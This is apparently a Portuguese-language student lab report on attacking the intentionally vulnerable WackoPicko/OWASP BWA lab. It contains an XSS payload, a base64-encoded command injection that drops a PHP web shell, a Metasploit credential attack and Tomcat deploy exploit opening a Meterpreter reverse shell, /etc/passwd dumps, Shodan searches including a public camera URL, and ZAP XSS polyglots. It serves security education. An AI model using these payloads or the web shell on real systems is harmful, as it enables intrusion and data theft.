O ataque consiste em enviar o *payload* no campo de pesquisa. A pesquisa é feita no lado do servidor e é retornado o que foi encontrado em relação a pesquisa, porém o conteúdo da pesquisa é também retornado como resposta sem ser filtrado. Assim, é possível inserir tags html. Contudo, o payload consiste em inserir uma imagem como tag e definir o código JavaScript a ser executado como erro. Como a imagem do *payload* não possui um src definido, quando o browser tenta carregar a imagem é acionado um erro e, consequentemente, o conteúdo de *onerror* é executado (imprimindo a string “XSS” com *alert*).

The screenshot shows the WackoPicko.com login interface. At the top, there is a navigation bar with links for Home, Upload, Recent, Guestbook, and Login. Below the navigation bar is a search bar containing the payload "<img src onerror=alert(" and a Search button. The main area is titled "Login" and contains fields for "Username" and "Password", along with "login" and "Register" buttons. At the bottom, there are links for Home, Admin, Contact, and Terms of Service.



Vulnerabilidade 2: Command injection

Endpoint: <http://owaspbroken.com/WackoPicko/passcheck.php>.

```
Payload: $(echo PD9waHAgc3IzdGVtKCRfR0VUWydbWQnXSk7ID8+Cg== | base64 -d > hacked.php)
```

Esta vulnerabilidade ocorre em uma funcionalidade da aplicação que verifica se uma senha informada pelo usuário representa uma senha forte para ser utilizada. Assim, essa aplicação monta um comando que é executado no sistema operacional, usando *grep* e etc. Entretanto, o conteúdo provido pelo usuário não está sendo filtrado contra esse tipo de vulnerabilidade, permitindo o usuário usar uma concatenação de comandos com `$()` (entre outras formas). O payload consiste em criar um arquivo no servidor chamado de *hacked.php* com o conteúdo `<?php system($_GET['cmd']); ?>`, que está codificado em base64 para evitar erros no envio. Este conteúdo permite que, ao acessar o arquivo pelo browser, pode-se utilizar o parâmetro *cmd* (requisição GET) para informar um conteúdo que será executado como comando no sistema operacional. Isto foi feito para facilitar a exploração e apresentar uma prova de conceito mais clara, já que o *payload* propriamente dito já representa a execução de comandos no sistema operacional. Nota-se que ao acessar a endpoint */passcheck.php*, sabemos que a linguagem de programação utilizada no *backend* é PHP, por isso o *payload* cria um arquivo PHP.

Acessando */passcheck.php* e enviando o payload:

WackoPicko.com

Check your password strength

The command "grep '\$(echo PD9waHAgc3IzdGVtKCRfR0VUWydbWQnXSk7ID8+Cg== | base64 -d > hacked.php)\$ /etc/dictionaries-common/words" was used to check if the password was in the dictionary.

\$(echo PD9waHAgc3IzdGVtKCRfR0VUWydbWQnXSk7ID8+Cg== | base64 -d > hacked.php) is a Bad Password

Password to check:

Check!

Home | Admin | Contact | Terms of Service

Acessando o arquivo *hacked.php* e executando o comando *cat* para ler o arquivo */etc/passwd*:

## PARTE 4. Vulnerabilidades em IoT

**Questão 12. Leia a reportagem com título “Find webcams, databases, boats in the sea using Shodan” disponível em /. Responda:**

**A. O que é o Shodan e o que é possível fazer com este site?**

O Shodan é um scanner que encontra dispositivos conectados pela internet, realizando *ping* em qualquer dispositivo conectado à internet. O Shodan informa a localização física dos dispositivos conectados pela internet. Assim, se uma câmera de vigilância estiver conectada pela internet, o Shodan pode encontrá-la e os usuários maliciosos podem ter acesso às imagens da câmera, já que muitas vezes a autenticação utilizada pelos dispositivos é fornecida como padrão pela fabricante e não é alterada pelos proprietários.

**B. (Apresentação) Faça o registro no site, pesquise e liste algum dispositivo IoT que você encontrou.**

Conta criada:

The screenshot shows the Shodan account settings interface. At the top, there's a navigation bar with the URL 'account.shodan.io'. Below it, a sidebar on the left has three options: 'Settings' (selected), 'Change Password', and 'Redeem Gift Code'. The main content area displays account details: 'Account Level' is 'Free', and there's a placeholder for an 'API Key'. A large black rectangular redaction box covers the API key field. Below this, there's a 'RESET API KEY' button. At the bottom, there's a table with three rows: 'Display Name' (test333333333333333), 'Email' (renan.rocha@grad.ufsc.br), and 'Member' (No). The entire screenshot is framed by a thick black border.

## Pesquisa:

**TOTAL RESULTS** 12

**TOP COUNTRIES**

COUNTRY	RESULTS
Indonesia	2
United States	2
Angola	1
Canada	1
Ecuador	1
<a href="#">More...</a>	

**TOP ORGANIZATIONS**

ORGANIZATION	RESULTS
Badan Aksesibilitas Telekomunikasi dan Informasi	1
CORPORACION NACIONAL DE TELECOMUNICACIONES - CNT ED	4

**TOTAL RESULTS** 1,948,383

**TOP COUNTRIES**

COUNTRY	RESULTS
United States	322,459
United Kingdom	166,450
Mexico	122,011
Korea, Republic of	105,236
Viet Nam	100,151
<a href="#">More...</a>	

**TOP ORGANIZATIONS**

ORGANIZATION	RESULTS
Korea Telecom	82,412
Uninet S.A. de C.V.	63,935
Charter Communications Inc	57,115

**New Service: Keep track of what you have connected to the Internet. Check out [Shodan Monitor](#)**

**301 Moved Permanently** 162.220.92.102

HTTP/1.1 301 Moved Permanently  
Date: Tue, 22 Feb 2022 17:30:16 GMT  
Server: Apache/2.4.41 (Win64) OpenSSL/1.1.1c mod\_wsgi/4.4.12 Python/2.7.17  
Location: https://vsat-dev01.datadrill.ca/  
Content-Length: 240  
Content-Type: text/html; charset=iso-8859-1

**RouterOS router configuration page** 196.29.205.34

HTTP/1.1 200 OK  
Connection: Keep-Alive  
Content-Length: 7064  
Content-Type: text/html  
Date: Thu, 14 Dec 2017 07:52:16 GMT  
Expires: 0

**MikroTik RouterOS:**

Version: 6.48.6  
Interfaces:  
etherR - **WAN**

**Hikvision IP Camera:**  
Web Ver...

**Questão 13. Conforme descrito na reportagem, acesse o link <http://166.161.197.253:5001/cgi-bin/guestimage.html>. É uma câmera Mobotix. Responda:**

**A. O que é possível visualizar?**

Principalmente, um outdoor. Porém é possível visualizar a rua e uma parte de um estacionamento.

**B. Um atacante poderia fazer o que com este acesso?**

Fornecer informações sobre o local em tempo real para furtos/roubos.

## PARTE 5. Metasploit

**Questão 14.** Copie e cole o screenshot da sua tela ao realizar o experimento anterior. Depois, explique o experimento:

```
msf6 > search tomcat
Matching Modules

#   Name
0 auxiliary/dos/http/apache_commons_fileupload_dos
1 exploit/multi/http/struts_dev_mode
2 exploit/multi/http/struts2_namespace_ognl
3 exploit/multi/http/struts_code_exec_classloader
4 auxiliary/admin/http/tomcat_ghostcat
5 exploit/windows/http/tomcat_cgi_cmdlineargs
6 exploit/windows/http/cisco_dcmn_upload_2019
7 exploit/multi/http/tomcat_esp_upload
8 auxiliary/dos/http/apache_tomcat_transfer_encoding
9 auxiliary/scanner/http/tomcat_enum
10 exploit/multi/http/atlassian_confluence_webwork_ognl_injection
11 exploit/windows/http/cayin_xpost_sql_rce
12 exploit/windows/http/cisco_dcmn_upload_2019
13 exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec
14 exploit/linux/http/cisco_hyperflex_file_upload_rce
15 exploit/linux/http/cp1_archiveupload
16 exploit/linux/http/cisco_prime_inf_rce
17 post/multi/gather/tomcat_gather
18 auxiliary/dos/http/hashcollisions_dos
19 auxiliary/admin/http/ibm_drm_download
20 exploit/linux/http/lucee_admin_improcress_file_write
21 exploit/multi/http/zenworks_configuration_management_upload
22 auxiliary/admin/http/tomcat_administration
23 auxiliary/admin/http/tomcat_change_password
24 exploit/multi/http/tomcat_jsp_upload_bypass
25 auxiliary/admin/http/tomcat_utf8_traversal
26 auxiliary/admin/http/trendmicro_dlp_traversal
27 post/windows/gather/enum_tomcat

      Disclosure Date    Rank    Check  Description
2014-02-06    normal  No  Apache Commons FileUpload and Apache Tomcat DoS
2012-01-06  excellent Yes  Apache Struts 2 Developer Mode OGNL Execution
2018-08-22  excellent Yes  Apache Struts 2 Namespace Redirect OGNL Injection
2014-03-06  manual  No  Apache Struts ClassLoader Manipulation Remote Code Execution
2020-02-20  normal  Yes  Apache Tomcat AJP File Read
2019-04-18  excellent Yes  Apache Tomcat CGIService enableCmdLineArguments Vulnerability
2009-11-09  excellent Yes  Apache Tomcat Application Deployer Authenticated Code Execution
2009-11-09  excellent Yes  Apache Tomcat Manager Authenticated Upload Code Execution
2010-07-09  normal  No  Apache Tomcat Transfer-Encoding Information Disclosure and DoS
2011-12-28  normal  No  Apache Tomcat User Enumeration
2020-06-04  excellent Yes  Atlassian Confluence WebWork OGNL Injection
2019-06-26  excellent Yes  Cayin XPost wayfinder_seoid SQLi to RCE
2021-05-05  excellent Yes  Cisco HyperFlex HX Data Platform Command Execution
2021-05-05  excellent Yes  Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)
2019-05-15  excellent Yes  Cisco Prime Infrastructure Health Monitor TarArchive Directory Traversal Vulnerability
2016-10-04  excellent Yes  Cisco Prime Infrastructure Unauthenticated Remote Code Execution
2016-10-04  normal  No  Gather Tomcat Credentials
2011-02-01  normal  No  Hashtable Collisions
2020-04-21  normal  Yes  IBM Data Risk Manager Arbitrary File Download
2021-01-15  excellent Yes  Lucee Administrator imgProcess.cfm Arbitrary File Write
2015-04-07  excellent Yes  Novell ZENworks Configuration Management Arbitrary File Upload
2021-05-05  normal  No  Tomcat Administration Tool Default Access
2021-05-05  normal  No  Tomcat Change Password Utility
2017-10-03  excellent Yes  Tomcat RCE via JSP Upload Bypass
2009-01-09  normal  No  Tomcat UTF-8 Directory Traversal Vulnerability
2009-01-09  normal  No  TrendMicro Data Loss Prevention 5.5 Directory Traversal
2009-01-09  normal  No  Windows Gather Apache Tomcat Enumeration

Interact with a module by name or index. For example info 27, use 27 or use post/windows/gather/enum_tomcat
```

```
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf auxiliary(scanner/http/tomcat_mgr_login) > show options

Module options (auxiliary/scanner/http/tomcat_mgr_login):

Name          Current Setting  Required  Description
BLANK_PASSWORDS  false        no        Try blank passwords for all users
BRUTEFORCE_SPEED 5           yes       How fast to bruteforce, from 0 to 5
DB_ALL_CRED$  false        no        Try each user/password couple stored in the current database
DB_ALL_PASS  false        no        Add all passwords in the current database to the list
DB_ALL_USERS  false        no        Add all users in the current database to the list
DB_SKIP_EXISTING none       no        Skip existing credentials stored in the current database (Accepted: none, user, user@realm)
PASSWORD        /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pas.s.txt  no        The HTTP password to specify for authentication
FILE            /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_pas.s.txt  no        File containing passwords, one per line
Proxies
RHOSTS          192.168.0.103  yes       The target host(s), see https://github.com/rapid7/metasploit-framework/wiki/Using-Metasploit
RPORT            8080        yes       The target port (TCP)
SSL              false       no        Negotiate SSL/TLS for outgoing connections
STOP_ON_SUCCESS false       yes       Stop guessing when a credential works for a host
TARGETURI        /manager/html  yes       URI for Manager login. Default is /manager/html
THREADS          1           yes       The number of concurrent threads (max one per host)
USERNAME         vagrant     no        The HTTP username to specify for authentication
USERPASS_FILE   /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_use.rs.txt  no        File containing users and passwords separated by space, one pair per line
USER_AS_PASS    false       no        Try the username as the password for all users
USER_FILE        /usr/share/metasploit-framework/data/wordlists/tomcat_mgr_default_use.rs.txt  no        File containing users, one per line
VERBOSE          true        yes       Whether to print output for all attempts
VHOST            http        no        HTTP server virtual host

https://file.io/RAvAdlekegPD
```

```
msf auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 192.168.0.103
RHOSTS => 192.168.0.103
msf auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8080
RPORT => 8080
msf auxiliary(scanner/http/tomcat_mgr_login) > exploit
```

```
[*] 192.168.0.103:8080 - LOGIN FAILED: xampp:vagrant (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: xampp:tomcat (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: xampp:password (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: xampp:password1 (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: xampp:changeme (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: xampp:r0t (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: xampp:toor (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: xampp:password1 (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: xampp:j2deployer (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: xampp:owWbusrl (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: xampp:owaspmb (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: xampp:ADMIN (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: xampp:ADMIN (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: j2deployer:j2deployer (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: owWbusrl:owWbusrl (Incorrect)
[*] 192.168.0.103:8080 - Login Successful: root:owaspmb
[*] 192.168.0.103:8080 - LOGIN FAILED: ADMIN:ADMIN (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: xampp:vagrant (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: tomcat:sqlcret (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: QCC:QLogicid (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: admin:vagrant (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: admin:password (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: admin:password1 (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: admin:password2 (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: admin:password3 (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: admin:password4 (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: admin:tomcat (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: both:tomcat (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: manager:manager (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: role1:role1 (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: root:root (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: telechangethis (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: tomcat:tomcat (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: tomcat:password1 (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: tomcat:password (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: tomcat: (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: tomcat:admin (Incorrect)
[*] 192.168.0.103:8080 - LOGIN FAILED: tomcat:changethis (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

A. O que é o ataque do dicionário?

O ataque em dicionário consiste em tentativas exaustivas de uma lista de credenciais (usuário e senha) pré-definida. Assim, é realizada a tentativa de se autenticar com cada credencial. É um tipo de ataque realizado muito com base em vazamentos de dados públicos, pois são credenciais reais que pessoas já usaram e podem se repetir em outros serviços.

**B. O que foi encontrado?**

A credencial: root:owaspbwa


**C. Qual foi a vulnerabilidade usada para obter esse resultado?**

Baseando-se no top 10 da OWASP, A2 Broken Authentication. Ataque de dicionário no Tomcat Application Manager.

**D. Como pode ser explorado esse resultado?**

Primeiro é realizada a leitura do arquivo que representa o dicionário para obter as credenciais. É realizada uma requisição HTTP POST para a aplicação para cada credencial existente no dicionário. Pode-se verificar quando a tentativa de *login* é realizada com sucesso analisando a quantidade de *bytes* do *response* (quando é possível diferenciar a quantidade) ou uma mensagem característica no *response*.

**Questão 15. Copie e cole o screenshot da sua tela de estabelecimento de sessão (inclusa na imagem a parte dos IPs, data e hora dos experimentos). Agora, explique os experimentos respondendo perguntas:**



```
msf6 exploit(multi/http/tomcat_mgr_deploy) > exploit
[*] Started reverse TCP handler on 192.168.0.83:4444
[*] Attempting to automatically select a target ...
[*] Automatically selected target "Linux x86"
[*] Uploading 6233 bytes as m9l8m6i2aw1DdS9zEuVfCqI.war ...
[*] Executing /m9l8m6i2aw1DdS9zEuVfCqI/H6GTWeuMbgp8y3YqJl5aIUWLLtDB.jsp ...
[*] Undeploying m9l8m6i2aw1DdS9zEuVfCqI ...
[*] Sending stage (58053 bytes) to 192.168.0.103
[*] Meterpreter session 1 opened (192.168.0.83:4444 → 192.168.0.103:40404 ) at 2022-02-22 09:34:44 -0500

meterpreter > ifconfig
Interface 1
=====
Name      : eth0 - eth0
Hardware MAC : 08:00:27:a1:15:14
MTU       : 1500
IPv4 Address  : 192.168.0.103
IPv4 Netmask   : 255.255.255.0
IPv6 Address  : fe80::2a1:1514%1
IPv6 Netmask   : fffff:ffff:ffff:ffff:fe1:1514
IPv6 Address  : 2804:14cc:cc80:8887:a00:27ff:fe1:1514
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

Interface 2
=====
Name      : lo - lo
Hardware MAC : 00:00:00:00:00:00
MTU       : 16436
IPv4 Address  : 127.0.0.1
IPv4 Netmask   : 0.0.0.0
IPv6 Address  : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff

meterpreter > localtime
Local Date/Time: 2022-02-22 09:41:51 EST (UTC-0500)
meterpreter >
```

**A. Qual a vulnerabilidade que está sendo explorada?**

Execução remota de código (Remote code execution - RCE), que é escalada para execução remota de comando no sistema operacional.

**B. O que faz o exploit para explorar a vulnerabilidade?**

Esta vulnerabilidade baseia-se em um *upload* de um arquivo malicioso que faz uma conexão reversa com a máquina do atacante (gerado pelo meterpreter), assim permitindo executar comandos na máquina da vítima. Este arquivo está no formato WAR e contém um código jsp malicioso que é interpretado pela aplicação.

[https://www.rapid7.com/db/modules/exploit/multi/http/tomcat\\_mgr\\_deploy/](https://www.rapid7.com/db/modules/exploit/multi/http/tomcat_mgr_deploy/)

**c. O que é o meterpreter?**

O Meterpreter é um payload dinâmico e extensível que usa stagers de injeção de DLL na memória e é estendido pela rede em tempo de execução. Ele se comunica pelo socket do stager e fornece uma API Ruby abrangente do lado do cliente. O Meterpreter é uma ferramenta escrita em Ruby e fornece por padrão várias funcionalidades adicionais além de realizar conexões reversas, como: ligar a webcam da vítima, keyloggers e etc.

<https://www.offensive-security.com/metasploit-unleashed/about-meterpreter/>

**D. O que é possível fazer depois que o exploit é executado? Use pelo menos dois comandos do meterpreter listados com o comando help e explique cada um deles, colocando a imagem da execução dos seus comandos. Alguns comandos para máquinas Windows não funcionarão na máquina Linux.**

Comando 1:

Shell: Obtém uma shell reversa, possibilitando executar comandos arbitrários na máquina da vítima.

Exemplo: lendo o arquivo /etc/passwd

```

meterpreter > shell
Process 6 created.
Child shell created.
cat /etc/passwd
root:x:0:0::root:/root:/bin/bash
daemon:x:1:1::daemon:/usr/sbin:/bin/sh
bin:x:2:2::bin:/bin:/bin/sh
sys:x:3:3::sys:/dev:/bin/sh
sync:x:4:65534::sync:/bin:/bin/sync
games:x:5:60::games:/usr/games:/bin/sh
man:x:6:12::man:/var/cache/man:/bin/sh
lp:x:7:7::lp:/var/spool/lpd:/bin/sh
news:x:9:9::news:/var/spool/news:/bin/sh
uucp:x:10:10::uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13::proxy:/bin/sh
www-data:x:33:33::www-data:/var/www:/bin/sh
backup:x:34:34::backup:/var/backups:/bin/sh
list:x:38:38::Mailing List Manager:/var/list:/bin/sh
irc:x:39:14::IRCd:/var/run/ircd:/bin/sh
gnats:x:41:41::Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534::nobody:/noneexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105::MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109::PostgreSQL administrator,,,:/var/lib/postgresql:/bin/false
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000::user,,,:/home/user:/bin/bash
polkituser:x:109:118::PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119::Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120::PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false

```

## Comando 2:

Download: Faz uma cópia de um arquivo da máquina da vítima para a máquina do atacante.

Exemplo: Copiando o arquivo /etc/passwd para um arquivo na raiz do Kali.

```

meterpreter > download /etc/passwd ~/passwd
[*] Downloading: /etc/passwd -> /home/kali/passwd
[*] Downloaded 1.44 KiB of 1.44 KiB (100.0%): /etc/passwd -> /home/kali/passwd
[*] download : /etc/passwd -> /home/kali/passwd
meterpreter > 

[~] kali@Kali:[~]
└─$ ls
2022-02-22-ZAP-Report- Desktop  Downloads  NWPIOEgT.html  Pictures  saidanmap.gnmap  saidanmap.xml  Templates  Videos
2022-02-22-ZAP-Report-.html  Documents  Music      passwd        Public    saidanmap.nmap    shell.php    upd_mutillidae.sh

[~] kali@Kali:[~]
└─$ cat passwd
root:x:0:0::root:/root:/bin/bash
daemon:x:1:1::daemon:/usr/sbin:/bin/sh
bin:x:2:2::bin:/bin:/bin/sh
sys:x:3:3::sys:/dev:/bin/sh
sync:x:4:65534::sync:/bin:/bin/sync
games:x:5:60::games:/usr/games:/bin/sh
man:x:6:12::man:/var/cache/man:/bin/sh
lp:x:7:7::lp:/var/spool/lpd:/bin/sh
news:x:9:9::news:/var/spool/news:/bin/sh
uucp:x:10:10::uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13::proxy:/bin/sh
www-data:x:33:33::www-data:/var/www:/bin/sh
backup:x:34:34::backup:/var/backups:/bin/sh
list:x:38:38::Mailing List Manager:/var/list:/bin/sh
irc:x:39:14::IRCd:/var/run/ircd:/bin/sh
gnats:x:41:41::Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534::nobody:/noneexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:102::/home/syslog:/bin/false
klog:x:102:103::/home/klog:/bin/false
mysql:x:103:105::MySQL Server,,,:/var/lib/mysql:/bin/false
landscape:x:104:122::/var/lib/landscape:/bin/false
sshd:x:105:65534::/var/run/sshd:/usr/sbin/nologin
postgres:x:106:109::PostgreSQL administrator,,,:/var/lib/postgresql:/bin/false
messagebus:x:107:114::/var/run/dbus:/bin/false
tomcat6:x:108:115::/usr/share/tomcat6:/bin/false
user:x:1000:1000::user,,,:/home/user:/bin/bash
polkituser:x:109:118::PolicyKit,,,:/var/run/PolicyKit:/bin/false
haldaemon:x:110:119::Hardware abstraction layer,,,:/var/run/hald:/bin/false
pulse:x:111:120::PulseAudio daemon,,,:/var/run/pulse:/bin/false
postfix:x:112:123::/var/spool/postfix:/bin/false

```

# ZAP Scanning Report

Generated with  ZAP on Tue 22 Feb 2022, at 15:14:06

## Contents

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# About this report

## **Report parameters**

---

### **Contexts**

No contexts were selected, so all contexts were included by default.

### **Sites**

The following sites were included:

- <http://owaspbroken>

(If no sites were selected, all sites were included by default.)

An included site must also be within one of the included contexts for its data to be included in the report.

### **Risk levels**

Included: [High](#), [Medium](#), [Low](#), [Informational](#)

Excluded: None

### **Confidence levels**

Included: [User Confirmed](#), [High](#), [Medium](#), [Low](#)

Excluded: [User Confirmed](#), [High](#), [Medium](#), [Low](#), [False Positive](#)

# Summaries

## Alert counts by risk and confidence

This table shows the number of alerts for each level of risk and confidence included in the report.

(The percentages in brackets represent the count as a percentage of the total number of alerts included in the report, rounded to one decimal place.)

		Confidence					
		User Confirmed	High	Medium	Low	Total	
Risk		High	0 (0.0%)	9 (5.9%)	6 (3.9%)	1 (0.7%)	16 (10.5%)
Medium		Medium	0 (0.0%)	0 (0.0%)	33 (21.6%)	0 (0.0%)	33 (21.6%)
Low		Low	0 (0.0%)	0 (0.0%)	96 (62.7%)	5 (3.3%)	101 (66.0%)
Informational		Informational	0 (0.0%)	0 (0.0%)	1 (0.7%)	2 (1.3%)	3 (2.0%)
Total		Total	0 (0.0%)	9 (5.9%)	136 (88.9%)	8 (5.2%)	153 (100%)

## Alert counts by site and risk

This table shows, for each site for which one or more alerts were raised, the number of alerts raised at each risk level.

Alerts with a confidence level of "False Positive" have been excluded from these counts.

(The numbers in brackets are the number of alerts raised for the site at or above that risk level.)

Site	Risk				
	Medium		Informational		
	High (= High)	(>= Medium)	Low (>= Low)	(>= Informational)	
<a href="http://owaspbroken">http://owaspbroken</a>	16 (16)	33 (49)	101 (150)	3 (153)	

## Alert counts by alert type

This table shows the number of alerts of each alert type, together with the alert type's risk level.

(The percentages in brackets represent each count as a percentage, rounded to one decimal place, of the total number of alerts included in this report.)

Alert type	Risk	Count
<a href="#">Cross Site Scripting (DOM Based)</a>	High	9 (5.9%)
<a href="#">Cross Site Scripting (Persistent)</a>	High	1 (0.7%)
<a href="#">Cross Site Scripting (Reflected)</a>	High	3 (2.0%)
<a href="#">Remote OS Command Injection</a>	High	2 (1.3%)
<a href="#">SQL Injection</a>	High	1 (0.7%)
Total		153

Alert type	Risk	Count
<a href="#"><u>Buffer Overflow</u></a>	Medium	2 (1.3%)
<a href="#"><u>Directory Browsing</u></a>	Medium	11 (7.2%)
<a href="#"><u>X-Frame-Options Header Not Set</u></a>	Medium	20 (13.1%)
<a href="#"><u>Absence of Anti-CSRF Tokens</u></a>	Low	26 (17.0%)
<a href="#"><u>Cookie No HttpOnly Flag</u></a>	Low	1 (0.7%)
<a href="#"><u>Cookie without SameSite Attribute</u></a>	Low	1 (0.7%)
<a href="#"><u>Server Leaks Information via "X-Powered-By" HTTP Response Header Field(s)</u></a>	Low	35 (22.9%)
<a href="#"><u>Timestamp Disclosure - Unix</u></a>	Low	5 (3.3%)
<a href="#"><u>X-Content-Type-Options Header Missing</u></a>	Low	33 (21.6%)
<a href="#"><u>Information Disclosure - Sensitive Information in URL</u></a>	Informational	1 (0.7%)
<a href="#"><u>Loosely Scoped Cookie</u></a>	Informational	2 (1.3%)
Total		153

# Alerts

## Risk=High, Confidence=High (9)

### [http://owaspbroken \(9\)](http://owaspbroken)

#### Cross Site Scripting (DOM Based) (9)

► GET

```
http://owaspbroken/WackoPicko#jaVasCript:/*-/*`/*\`/*'/*"/**/(*/* */oNcliCk=alert(5397)
)///%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/- - !>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e
```

► GET

```
http://owaspbroken/WackoPicko/#jaVasCript:/*-/*`/*\`/*'/*"/**/(*/* */oNcliCk=alert(5397)
)///%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/- - !>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e
```

► GET <http://owaspbroken/WackoPicko/calendar.php?date=1645866901>#jaVasCript:/\*-/\*`/\*\`/\*'/\*"/\*\*/(\*/\* \*/oNcliCk=alert(5397)

```
)///%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/- - !>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e
```

► GET [http://owaspbroken/WackoPicko/pictures/recent.php?name=abc#](http://owaspbroken/WackoPicko/pictures/recent.php?name=abc#<img src='random.gif' onerror=alert(5397)>)

► GET [http://owaspbroken/WackoPicko/pictures/view.php?picid=15?name=abc#](http://owaspbroken/WackoPicko/pictures/view.php?picid=15?name=abc#<img src='random.gif' onerror=alert(5397)>)

► GET [http://owaspbroken/WackoPicko/users/home.php?name=abc#](http://owaspbroken/WackoPicko/users/home.php?name=abc#<img src='random.gif' onerror=alert(5397)>)

## ▶ GET

```
http://owaspbroken/WackoPicko/users/login.php#jaVasCript:/*  
-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert(5397)  
)//%0D%0A%0d%0a//</stYle/</titLe/</teXtarEa/</scRipt/-  
- !>\x3csVg/<sVg/oNloAd=alert(5397)//>\x3e
```

▶ GET http://owaspbroken/WackoPicko/users/logout.php?  
name=abc#

